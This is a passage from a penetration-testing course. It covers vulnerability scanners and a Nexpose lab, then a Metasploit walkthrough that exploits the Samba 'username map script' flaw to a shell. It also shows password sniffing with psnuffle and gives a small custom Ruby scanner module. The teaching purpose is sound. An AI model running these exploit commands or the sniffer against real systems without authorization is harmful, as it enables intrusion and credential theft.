It sports a large, regularly updated database of professional exploits, and can do neat tricks like exploiting one machine and then establishing an encrypted tunnel through that machine to reach and exploit other boxes. If you can't afford Impact, take a look at the cheaper Canvas or the excellent and free Metasploit Framework. Your best bet is to use all three.

SAINT

SAINT is another commercial vulnerability assessment tool (like Nessus, ISS Internet Scanner, or Retina). It runs on UNIX and used to be free and open source, but is now a commercial product.

Nexpose

This is one of the tools for vulnerability assessment. It intergrates well with Metasploit framework; its community edition is free; however, the commercial edition is a bit expensive.

SQLMAP

SQLMAP of the greatest tools to hack into web applications. It is free, easy to use, and can give you the full dump of the back end database of the vulnerable application.

Acunetix

Acunetix is among the best tools that can be used to discover web application vulnerabilities especially SQL Injections.

OpenVAS

This is a of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution.

If you ask my favorite tool, then [no tools, be tool free and depend on logic].

Okay, I think we have listed enough tools, which you can use to discover vulnerabilities. In this module, we will explore Nexpose to run vulnerability scans.

For you to practice, Nexpose access would also be provided via web console and you can also use it via command line. We will explore both options.


Lab 01

Exploring Nexpose for vulnerability discovery and research. For your ease of use, we have provided access to Nexpose web console.

Step 01

Access Nexpose Web Console@: https://5.9.90.152:3780


You should get the screen below for Nexpose login.



Ask for credentials to login.

Step02


To perform vulnerability discovery with Nexpose, you first need to create a static site. You can find this option in the middle left section. Create a new static site as shown, and step through as shown in the snapshots below.
Dashboard view



Initiate to create a new site

Add the name and select importance level and add description

Add target details to perform vulnerability scanning




Select scan template

At this stage, you can save the site or go through more options it gives you and then save the site.

Step 03

Now go to the home screen and run a scan. You should see a prompt as shown in snapshot below.



We have selected below a target machine to perform vulnerability scanning on.


You should also add these for your scan.


[Note: You should not scan any other public address, everything is logged].


Step 04


Run the scan and see the response. We have taken a snapshot based on the time difference to show you how it runs and how much time it would take. The snapshots below provide complete details on this.

Scan in progress










You can notice that it has completed scanning and has discovered multiple vulnerabilities in 4 systems running Linux and Debian as operating systems.


Now we will go into the site we scanned and explore more details as shown below.

Let's select one of the complete red boxes and see what Nexpose found for us. A red box means that the system is more vulnerable than others.




Okay, we have now selected 192.168.56.106. Let's explore and see the bugs.

You can see the vulnerabilities discovered in the selected host as shown below.



For an exploitation demo, we have selected the **[Samba "username map script" Command Execution]**.

Click the MSF icon against this vulnerability and you will see the pop-up below which takes you to the exploits available for exploiting this vulnerability.




It shows two options where you can find an exploit available against this vulnerability, exploit-db and MSF. Lets run msfconsole and exploit this vulnerability. Below is the configuration options you have to choose from to successfully exploit this vulnerability discovered by Nexpose.

Module Options


To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show targets
    ...targets...
msf exploit(usermap_script) > set TARGET <target-id>
msf exploit(usermap_script) > show options
    ...show and set options...
msf exploit(usermap_script) > exploit
```

We have configured the exploit module and a successful exploitation will result in access to a shell as shown below.



You can execute any command and do more as you like.





Report Generation


So far, you have run vulnerability scans and enough exploitation. Let's have a look at how Nexpose helps you in creating vulnerability scan reports.

Access the report module by simply clicking reports at the top center.

Follow the instructions as shown in the snapshots sequentially.







You can download the newly created report you have just generated in PDF format.

For web application scanning, download trial version (15days) of Acunetix from

http://www.acunetix.com/vulnerability-scanner/download/

To practice web application hacking use the test website provided by Acunetix at

http://testphp.vulnweb.com

http://testasp.vulnweb.com

http://testaspx.vulnweb.com

Keep learning, keep hakin9, don't be a script kiddie. Learn programming languages, and be a c0d3r and not just n00b ●.

Module 08 Mastering the Metasploit Framework (360 Degree)

Introduction

Metasploit – something we have been learning in previous modules. What is this framework? In this module, we will study the framework, its usage and why security professional choose Metasploit framework. We will also demonstrate its usage on windows and Linux platforms. Installing it over Mac OS is a pain.

What is Metasploit?

A piece of code [the framework], which is currently the most popular tool in the field of information security and penetration testing. Metasploit has revolutionized the way we perform penetration testing.

"Open source penetration testing framework started by H. D. Moore in 2003, which was later acquired by Rapid7. The current stable versions of the framework are written using the Ruby language. It has the world's largest database of tested exploits and receives more than a million downloads every year. It is also one of the most complex projects built in Ruby to date."

Some quick words

Metasploit provides a framework for penetration testers to develop exploits. The typical life cycle of a vulnerability and its exploitation is as follows:

Discovery: A security researcher or the vendor discovers a critical security vulnerability in the software.

Disclosure: The security researcher either adheres to a responsible disclosure policy and informs the vendor, or discloses it on a public mailing list. Either way, the vendor needs to come up with a patch for the vulnerability.

Analysis: The researcher or others across the world begin to analyze the vulnerability to determine its exploitability. Can it be exploited? Remotely? Would the exploitation result in a remote code execution, or would it simply crash the remote service? What is the length of the exploit code that can be injected? This phase also involves debugging the vulnerable application as malicious input is injected to the vulnerable piece of code.

Exploit: Once the answers to the key questions are determined, the process of developing the exploit begins. This has usually been considered a bit of a black art, requiring an in-depth understanding of the processor's registers, assembly code, offsets, and payloads.


Testing: This is the phase where the coder checks the exploit code against Various platforms, service packs, or patches, and possibly even for different processors (e.g., Intel, Sparc, and so on).

Release: Once the exploit is tested, and the specific parameters required for its successful execution have been determined, the coder releases the exploit, either privately or on a public forum. Often, the exploit is tweaked so that it does not work right out of the box. This is usually done to dissuade script kiddies from simply downloading the exploit and running it against a vulnerable system.

The Metasploit Architecture

Metaspoit is a modular framework; the most fundamental piece of the architecture is the Rex library, which is short for Ruby Extension Library. It is lowest level of core library followed by base.

Finally, the base library is extended by framework UI which implements support for the different types of user interfaces to the framework itself such as command line and web interface. Separate from framework itself are the modules and plugins that are designed to support the framework.



Metasploit Fundamentals

In this section, we will explore the basic features of Metasploit framework. This would include the [msfcli], [msfconsole], [exploits], [payloads], [database], and the famous [meterpreter]. We have presented the overview of the architecture and fundamentals of the framework. However, this is just a glimpse.

Not just exploitation

Metasploit is not just an exploitation tool or a penetration-testing tool. It gives you so many features including exploitation, port exploitation, information gathering, performing vulnerability scanning and, most importantly, exploit development. It also gives you the features to maintain access to the victim's system.

Let's jump to the usage of Metasploit and to what we can do with Metasploit. In previous modules of this course you simply used exploits and hit enter to own the machines. However, let's deep dive and understand the best usage we can have form Metasploit framework.

Metasploit Features for Ethical Hackers

Features to explore and understand: Before we start exploring the usage of Metasploit, let's first prepare the lab requirements.

Information gathering

Any successful exploitation or penetration depends on how effective information gathering has been performed. Metasploit provides this feature by the usage of port scanning, sniffing and even writing your own scanner. We have already explained the usage of nmap within Metasploit. However, Metasploit provides you with different scanners to perform port scanning as shown below.

Port Scanning with Metasploit

Usage: Msfconsole> search portscan.


We will select the auxiliary module [these are the modules which don't directly fit into any other category and have general purposes that we will explore later].

Below is the snapshot provided for the quick run of TCP Port scan performed by Metasploit Auxiliary module.

Considering the information gathering with Metasploit, you can run a quick search to see what other scanners are available for you to use in Metasploit framework.


Usage: Metasploit Console> search scanners

Types of scanners available in Metasploit framework:



Just to give you an idea on how many scans you have to perform during information gathering while using Metasploit, have a look at the snapshot below.

You have 382 possible scanners available to assist you during information gathering in the penetration testing cycle.




Password Sniffing with Metasploit

Metasploit password sniffing module named 'psnuffle' will sniff passwords off the wire similar to the tool dsniff. It currently supports pop3, imap, ftp, and HTTP GET.

Let's have a quick look at how to perform password sniffing with metasploit.

Module Used: use auxiliary/sniffer/psnuffle



Sniffing the failed login attempts and displaying captured username and password along with source and destination addresses.

Write your own Customized Scanner

Metasploit also provides us with the flexibility of customized scanning features. You can write your own scanner module that can be very helpful in internal security health checks. Development in Metasploit is a separate huge topic that we cannot cover here. However, we will provide an idea on how to simply write your own module.

In any module of Metasploit, there are certain necessary things or blocks that have to be included. These are core library and functions like initialization. To understand this fully, you have to be good enough in Ruby. Remember – if you want to be an expert in hacking, you need to be good in programming. I recommend that the POC for SMAIL we have posted in the forum should be used and you could convert it into Ruby or any other programming language you are good in.

Let's create a simple scanner that scans for port 8080, finds connects and sends Hello Packets and receives a response and displays it. (We have posted something similar in the POC of SMAIL exploit, sending and receiving requires sockets programming).

Below is the snapshot of the customized module we have just created.


```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
        include Msf::Exploit::Remote::Tcp
        include Msf::Auxiliary::Scanner
        def initialize
                super(
                        'Name'           => 'Custom Port Scanner for port 8080',
                        'Version'        => '$Revision: 1 $',
                        'Description'    => 'hakin9 CEH Workshop',
                        'Author'         => 'hakin9',
                        'License'        => 'None'
                )
                register_options(
                        [
                                Opt::RPORT(8080)
                        ], self.class)
        end

        def run_host(ip)
                connect()
                greeting = "HELLO Packet"
                sock.puts(greeting)
                data = sock.recv(1024)
                print_status("Received: #{data} from #{ip}")
                disconnect()
        end
end
```

Now save this in a file with any name [we used hakin9custom.rb] However, the extension must be [.rb] and place it in the following location [if you are using kali linux].

Location to add customized module: /usr/share/metasploit-framework/modules/auxiliary/scanner. We have created a separate directory named [hakin9lab] in the scanner module folders. Now we

need to run msfconsole and you should see that the auxiliary modules are incremented with one count as shown below. Before saving our module, we have 791 auxiliary modules.

Now after saving the module in the above location above, have rerun the framework so that it can load our module.



You can see that the framework now has 792 modules as auxiliary. Now your new custom scanner is available in Metasploit framework and ready to use.

Let's try to run it on the hakin9lab public IP address, which is 5.9.90.152, as shown in the snapshot below. We have just sent the hello packet to see what is running on the port and displayed the response on the console. You should see the message as shown in the snapshot below.

You can play more as you learn more! Keep hakin9 and keep learning.

Vulnerability Scanning with Metasploit


We have already explained how to use NeXpose with Metasploit. Little more on using this framework for vulnerability scanning.

Metasploit provides support for integrating NeXpose, Nessus and WMAP Web Scanner, which you can use in the exploitation phase. You have already learned enough to use nexpose but to make the framework ready for use, you need plugins. Let's cover this part.

We will learn how to load these plugins and enable features for using these vulnerability scanners.

On Metasploit console: Type load and hit tab. You will see the available plugins.

Out of these, we will load nexpose, Nessus, wmap and openvas plugins and see help to find the features we get in Metasploit in order to perform vulnerability scans written from the console. The snapshot below shows commands we have enabled to use in order to perform vulnerability scanning from console. However, you need a running instance of these scanners.



Exploit Development with Metasploit and Mona

